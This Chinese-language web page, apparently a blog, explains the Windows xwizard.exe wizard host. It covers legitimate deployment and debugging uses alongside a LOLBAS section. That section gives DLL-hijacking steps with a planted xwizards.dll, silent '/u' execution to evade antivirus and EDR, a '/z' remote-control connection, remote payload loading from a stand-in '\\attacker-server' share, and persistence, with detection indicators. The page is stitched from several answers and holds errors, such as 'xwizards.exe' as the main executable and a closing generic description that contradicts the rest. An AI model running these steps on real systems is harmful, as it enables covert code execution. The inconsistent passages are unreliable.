- OEM / 企业批量部署:搭配
/u无人值守参数,批量执行驱动、组件安装向导,无需人工交互。 - 系统组件开发调试:开发者编写 XML 向导,用
ProcessXMLFile快速预览界面逻辑。 - 恶意攻击利用:构造恶意 XML+DLL,利用系统可信进程绕过 EDR、杀毒软件监控。
- 系统故障修复:通过 GUID 启动修复向导(磁盘检查、账户配置、功能安装面板)。
六、补充说明
- 正常系统运行时,
xwizard.exe仅短暂弹窗执行后自动退出,不会长期驻留后台;若任务管理器持续存在该进程,需排查异常。 - Win10/Win11 完全兼容 Win7 的全部参数,无功能删减,是跨版本通用工具。
- 普通用户日常操作无需手动执行该命令,弹出此帮助窗口通常是误双击程序,或恶意脚本尝试调用。
xwizard.exe(Extensible Wizard)全维度应用场景
一、官方原生合法业务场景(微软设计初衷)
1. Windows OEM 整机批量出厂部署(Vista/Win7 核心场景)
- XML 预配置向导批量执行
OEM 厂商制作标准化
.xml向导模板,搭配xwizard ProcessXMLFile /u无人值守模式,在工厂产线自动完成:驱动安装、硬件配置、预装软件初始化、账户预设。 .man部署清单生成使用/m参数输出 Vista 风格组件安装清单,配合 WinSAT prepop 预生成硬件性能评分,新机开机直接加载缓存,无需现场跑性能测试。- 多向导串联自动化
通过批处理脚本顺序调用
RunWizard不同 GUID 组件,自动完成磁盘分区、网络预设、激活向导,全程无人工交互。
2. 系统内置配置向导底层承载(普通用户日常隐形场景)
xwizard.exe RunWizard <GUID>:- 硬件驱动安装向导:打印机、扫描仪、显卡外设配置界面
- 网络配置向导:新建宽带连接、VPN、家庭局域网设置
- 磁盘与存储向导:磁盘检查、分区格式化、BitLocker 加密引导面板
- 用户账户向导:新建本地账户、权限配置、账户密码重置界面
- 系统修复向导:启动修复、兼容性疑难解答分步窗口
- 设备属性单页面板:
RunPropertySheet加载硬件属性、高级设置弹窗
3. 企业 IT 域环境自动化运维
- 域组策略下发静默部署脚本
组策略登录脚本使用
/u静默参数,后台批量执行配置向导,员工开机自动完成软件、外设、网络配置,不弹出窗口。 - 标准化终端基线统一配置
统一 XML 向导模板下发至所有域终端,标准化防火墙、共享文件夹、安全策略,规避人工操作差异。
- 批量故障修复
批量调用磁盘修复、网络重置向导,远程修复终端磁盘 / 网络故障,无需员工手动操作。
4. Windows 组件 / 驱动开发调试场景
- 自定义向导开发预览
硬件厂商、系统开发者编写 XML 向导界面描述文件,通过
ProcessXMLFile快速本地预览页面跳转、表单逻辑、按钮交互,无需编译完整安装包。 - COM 向导组件调试
使用
RunWizard直接传入自研向导 GUID,快速启动自定义配置面板,搭配/z传递调试参数、日志标记。 - 多 UI 风格兼容测试
通过
/t wizard97/aero/dui/moderndui切换渲染管线,验证向导在新旧 Windows 界面下的显示兼容性。
5. 系统安装与升级流程配套
- 系统功能选择向导(开启.NET、媒体组件等)
- 升级前兼容性检测分步向导
- 升级完成后硬件重配初始化向导
二、安全侧:恶意攻击利用场景(LOLBAS 高危场景)
xwizard.exe 是知名 Living Off The Land Binaries(系统自带合法程序滥用)攻击载体,核心依托DLL 劫持漏洞与系统签名信任:1. DLL 劫持无文件载荷执行(最主流攻击方式)
- 攻击者将原版
xwizard.exe复制到自定义临时目录; - 在同目录放置恶意
xwizards.dll(后门、远控、提权载荷); - 执行任意 XML 命令
xwizard ProcessXMLFile dummy.xml; - 程序优先加载当前目录恶意 DLL,实现代码执行,杀毒软件因主程序为微软白签名,极易放行。
2. 绕过 EDR / 终端防护监控
- 多数安全产品仅监控陌生 EXE,对系统自带
xwizard.exe放行; - 载荷封装在 DLL 中,无独立恶意 EXE 落地,规避文件查杀;
/u静默模式屏蔽弹窗,后台隐蔽执行,无视觉告警。
3. 权限提升与持久化
- 若以管理员权限启动 xwizard,加载的恶意 DLL 直接继承完整系统权限,实现注册表篡改、系统服务植入、全盘文件窃取;
- 写入启动脚本 / 计划任务,开机自动调用 xwizard 加载恶意 DLL,实现后门持久驻留。
4. 远程载荷加载
xwizard ProcessXMLFile \\恶意服务器\payload.xml,从远程服务器读取配置并加载远端 DLL,实现纯内存无落地攻击。三、细分参数配套场景对照表
| 参数组合 | 典型使用场景 |
|---|---|
ProcessXMLFile /u /m |
OEM 工厂产线无人值守批量部署,生成部署清单 |
RunWizard /t moderndui /z param1 |
现代风格自定义向导调试,传递业务参数 |
RunPropertySheet /c flag1 /p {父窗口GUID} |
软件内嵌属性面板,挂载至主程序窗口 |
RunWizard /u |
企业域脚本静默后台修复终端配置 |
ProcessXMLFile dummy.xml |
恶意程序 DLL 劫持执行恶意载荷 |
四、场景区分总结(合法 vs 恶意)
合法场景特征
- 进程由系统安装程序、组策略、设备管理器、控制面板自动触发;
- XML 文件路径位于系统目录、OEM 预装目录,无临时 / 下载目录陌生 XML;
- 加载
xwizards.dll路径固定为C:\Windows\System32系统库; - 弹窗可见分步向导窗口,存在正常人机交互。
恶意利用特征
- 手动 / 未知脚本启动
xwizard.exe,存放路径为桌面、Temp 下载目录等非系统路径; - 当前目录存在陌生
xwizards.dll; - 强制搭配
/u静默参数,无任何弹窗,后台静默运行; - XML 文件位于网络共享、临时缓存、浏览器下载目录。
五、场景演进变化
- Vista/Win7 时期:OEM 批量部署、系统安装向导为核心高频场景,企业大量使用 XML 自动化模板;
- Win8~Win10 前期:传统控制面板逐步弱化,手动使用场景减少,仅系统后台隐形调用;安全社区开始挖掘其 LOLBAS 攻击价值;
- Win10 20H2 ~ Win11:OEM 部署改用 DISM/Windows Autopilot,xwizard 产线场景大幅萎缩;攻击利用场景持续增多,微软仅增加上层拦截,未修复底层 DLL 劫持逻辑。
xwizard.exe 特殊 / 另类使用示例
一、合法冷门进阶示例(运维 / 开发小众场景)
示例 1:挂载向导到指定父窗口(跨程序内嵌弹窗 /p GUID)
xwizard RunWizard /p {8F9089E0-93F3-44D9-AAE1-54A4F7425449} /taero {7071ECA0-663B-4bc1-A1FA-B97F3B917C55}/p {GUID}:父窗口主机 COM 标识,向导弹窗会附着在该窗口内- 适用:工控软件、企业运维客户端内嵌系统配置面板
示例 2:多自定义标记叠加,分支逻辑区分 /c/f 组合
xwizard RunPropertySheet /c PROD_ENV /f ADMIN_MODE {7071ECA0-663B-4bc1-A1FA-B97F3B917C55} /z /silentExport /path:D:\report/c业务上下文标识:区分生产 / 测试/f用户自定义标志:区分管理员权限分支/z末尾业务参数,向导内部读取导出路径
示例 3:强制老式经典界面,兼容老旧工控系统 /t wizard97
xwizard RunWizard /t wizard97 /u {7071ECA0-663B-4bc1-A1FA-B97F3B917C55}示例 4:无交互静默生成 Vista 部署清单,无界面弹出(纯后台导出.man)
xwizard ProcessXMLFile /u /m D:\oem_setup.xmlD:\oem_setup.man 组件清单,全程无弹窗,适合 CI 自动化打包脚本。示例 5:混合现代 DUI + 静默日志,无人值守批量硬件初始化
xwizard RunWizard /t moderndui /u /c HARDWARE_INIT /f SSD_OPTIMIZE {7071ECA0-663B-4bc1-A1FA-B97F3B917C55} /z /align4k /trimEnable示例 6:空 XML 占位,仅用来加载自定义业务 DLL(开发调试用)
xwizard ProcessXMLFile dummy.xml二、LOLBAS 安全研究另类示例(仅用于防御测试、红蓝对抗演练,禁止恶意滥用)
前置底层原理
xwizards.dll 优先读取当前工作目录,利用该特性实现无签名代码执行,属于 Windows 白名单程序滥用。示例 1:本地 DLL 劫持最简执行(最经典另类利用)
- 操作步骤:
- 复制
C:\Windows\System32\xwizard.exe到临时目录C:\temp\exp\ - 将后门 / 载荷 DLL 重命名为
xwizards.dll,放入同目录 - 新建空白文件
dummy.xml
- 复制
- 执行命令:
cd C:\temp\exp
xwizard ProcessXMLFile dummy.xmlxwizards.dll,实现代码执行,主程序带微软数字签名,极易绕过基础杀毒。示例 2:静默无弹窗劫持,隐藏执行 /u 参数
cd C:\temp\exp
xwizard ProcessXMLFile /u dummy.xml
/u 无人参与模式,屏蔽所有错误弹窗,后台静默运行载荷,无任何可视化提示。示例 3:带自定义参数传递给恶意 DLL /z 传参
cd C:\temp\exp
xwizard ProcessXMLFile /u dummy.xml /z /connect:192.168.1.100 /port:443/z 后的 IP、端口参数,建立远控连接。示例 4:远程网络共享 XML 加载(远程载荷链)
xwizard ProcessXMLFile /u \\attacker-server\share\payload.xml示例 5:通过 RunWizard GUID 间接加载恶意扩展
cd C:\temp\exp
xwizard RunWizard /u {7071ECA0-663B-4bc1-A1FA-B97F3B917C55}xwizards.dll时,同样触发劫持执行载荷。示例 6:搭配 /m 清单参数做劫持,伪装成 OEM 部署行为
cd C:\temp\exp
xwizard ProcessXMLFile /u /m fake_oem.xml三、极易踩坑的特殊错误示例(避坑参考)
错误 1:/z 参数放在中间,解析失效(语法硬性规则)
# 错误写法:/z 必须是命令最后一组参数
xwizard RunWizard /z testarg /c1 {GUID}
# 正确写法
xwizard RunWizard /c1 {GUID} /z testarg
错误 2:缺少 XML 文件直接运行 ProcessXMLFile
# 报错弹出截图帮助窗口
xwizard ProcessXMLFile
错误 3:父窗口 GUID 格式错误,弹窗脱离挂载
# 缺少大括号,/p 参数失效
xwizard RunWizard /p 8F9089E0-93F3-44D9 {GUID}
四、另类使用场景区分总结
- 合法小众场景特征
- 目录位于系统目录、OEM 打包目录;
xwizards.dll来自 System32 官方原版;- XML 为厂商标准化配置,无空白 dummy 占位文件;
- 恶意利用另类场景特征
- xwizard.exe 被复制到 Temp、桌面、网络共享目录;
- 同目录存在非系统来源
xwizards.dll; - 搭配
/u静默参数、空白占位 XML; - 命令携带远程 SMB 路径、网络 IP 等可疑
/z参数。
⚠️ 重要声明:LOLBAS 相关示例仅用于企业内部安全防御演练、红蓝对抗测试,未经授权在他人设备执行属于违规违法行为。

可扩展的向导主机进程
用法:
xwizard ProcessXMLFile [/u] [/m] <filename>
xwizard RunWizard [/u] [/t<?>] [/c<?>] [/f<?>] [/p<GUID>] <GUID>[z[≤?>]]
xwizard RunPropertySheet [/u] [/c<?>] [/f<?>] [/p<GUID>] <GUID>[z[<?>]]
其中:
/c=上下文标志
/f=用户定义的标志
/m=另外生成Vista安装程序清单文件部分
/p =父主机 GUID 标识符((<GUID>})
/u=无人参与(记录错误,而不显示错误)
/z=用户命令行(应该始终是命令行的最后一项)filename =XML文件名
(在当前目录创建结果文件作为<filename>.man)
/t =可选的向导类型(wizard97、aero、dui、moderndui)
GUID=向导组件GUID 标识符({(≤GUID>})

示例:
xwizard ProcessXMLFile myconfig.xml
xwizard ProcessXMLFile /m mysetup.xml
xwizard RunWizard/taero /c1 /f3
xwizard RunWizard{7071ECA0-663B-4bc1-A1FA-B97F3B917C55}{7071ECA0-663B-4bc1-A1FA-B97F3B917C55} /z/myoption1/myoption2
xwizard RunPropertySheet{7071ECA0-663B-4bc1-A1FA-B97F3B917C55}
xwizard RunPropertySheet /c1 /f3{7071ECA0-663B-4bc1-A1FA-B97F3B917C55}/z/myoption1/myoption2
xwizard.exe(可扩展的向导主机进程)的详细命令行用法。这是一个Windows系统中用于处理和管理向导式界面的底层工具。
让我为您系统地解析这个工具及其用法:
是什么?
xwizard.exe 是 Windows 中的一个系统组件,全称为 Extensible Wizard Host Process(可扩展的向导主机进程)。
-
核心功能:作为 Windows 中各种向导对话框的宿主和运行引擎
-
技术本质:基于 XML 配置文件来动态生成和显示向导界面
-
应用场景:Windows 系统设置、功能配置、设备安装等需要分步引导的用户界面
怎么样?(参数详解)
基于您提供的用法,我将参数整理为更清晰的:
主要命令模式
| 命令模式 | 功能描述 |
|---|---|
ProcessXMLFile |
处理XML配置文件,生成清单文件 |
RunWizard |
运行向导界面 |
RunPropertySheet |
运行属性表界面 |
通用参数说明
| 参数 | 含义 | 示例 |
|---|---|---|
/u |
无人参与模式(只记录错误,不显示界面) | /u |
/m |
生成Vista安装程序清单文件 | /m |
/c<数字> |
上下文标志 | /c1 |
/f<数字> |
用户定义的标志 | /f3 |
/p<GUID> |
父主机GUID标识符 | /p{12345678-...} |
/t<类型> |
向导类型 | /taero |
/z |
用户命令行参数 | /z/myoption1 |
向导类型 (/t 参数)
-
wizard97- 传统向导样式 -
aero- Aero 玻璃效果样式 -
dui- DirectUI 样式 -
moderndui- 现代 DirectUI 样式
为什么?(应用价值和技术原理)
技术架构价值
-
XML驱动架构
-
向导逻辑和界面布局通过XML定义
-
实现内容与呈现的分离
-
-
可扩展性
-
允许第三方应用集成系统标准向导框架
-
统一的用户体验
-
-
动态生成
-
运行时根据XML配置生成界面
-
无需重新编译代码即可修改向导流程
-
实际应用场景
# 处理XML配置生成清单文件
xwizard ProcessXMLFile myconfig.xml
xwizard ProcessXMLFile /m mysetup.xml

# 运行特定GUID的向导(Aero样式)
xwizard RunWizard /taero /c1 /f3 {7071ECA0-663B-4bc1-A1FA-B97F3B917C55}

# 运行属性表
xwizard RunPropertySheet {7071ECA0-663B-4bc1-A1FA-B97F3B917C55}
组件与依赖关系
核心依赖
-
XML解析引擎 - 处理向导配置文件
-
COM组件系统 - 通过GUID标识和加载向导组件
-
Windows UI框架 - 渲染不同风格的向导界面
相关系统文件
-
xwizards.exe- 主执行文件 -
xwizards.dll- 核心功能库 -
各种
.xml向导定义文件
优势与局限
✅ 优势
-
标准化 - 统一的Windows向导体验
-
可维护性 - XML配置易于修改和更新
-
灵活性 - 支持多种视觉样式
-
集成性 - 与Windows系统深度集成
⚠️ 局限
-
学习曲线 - 需要理解复杂的参数和GUID系统
-
调试困难 - 错误信息不够友好
-
依赖性强 - 依赖于特定的系统组件和注册表项
实际应用技巧
-
查找可用GUID
-
在注册表中搜索
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\XWizard查找已注册的向导组件
-
-
调试方法
-
不使用
/u参数以查看详细错误信息 -
检查系统事件日志获取更多诊断信息
-
-
XML文件结构
-
参考系统自带XML文件(通常在
Windows\System32目录下)学习结构
-
这个工具主要面向系统管理员和软件开发人员,用于创建和维护Windows系统中的标准向导界面。
xwizard是一种计算机技术工具,通常用于简化和自动化特定的任务。
具体来说,xwizard通常是一个脚本或程序,它可以执行一系列预定义的操作,以减少人工操作或提高效率。它可以帮助用户自动完成日常任务,例如文件处理、数据分析、软件安装等等。
使用xwizard需要按照以下步骤:
下载和安装xwizard:通常,xwizard会以可执行文件或脚本的形式提供,你需要从相应的来源下载并按照指示进行安装。
配置xwizard:某些xwizard可能需要额外的配置步骤,例如设置特定的参数、指定输入输出路径等等。根据具体的xwizard工具,你可能需要编辑配置文件或者通过命令行参数进行配置。
运行xwizard:一旦配置完成,你可以直接运行xwizard。运行方式取决于具体的工具,你可能需要在命令行中输入特定的命令、拖放文件到xwizard图标上,或者通过其他方式启动xwizard。
根据提示操作:在xwizard运行过程中,往往会有一系列的提示和选项供你选择。根据需要,你可以按照提示进行操作,或者选择相应的选项完成任务。
需要注意的是,具体的xwizard工具会有不同的使用方法和功能,因此在使用之前最好参考相关的文档或指南,以了解其具体用法和功能。

 浙公网安备 33010602011771号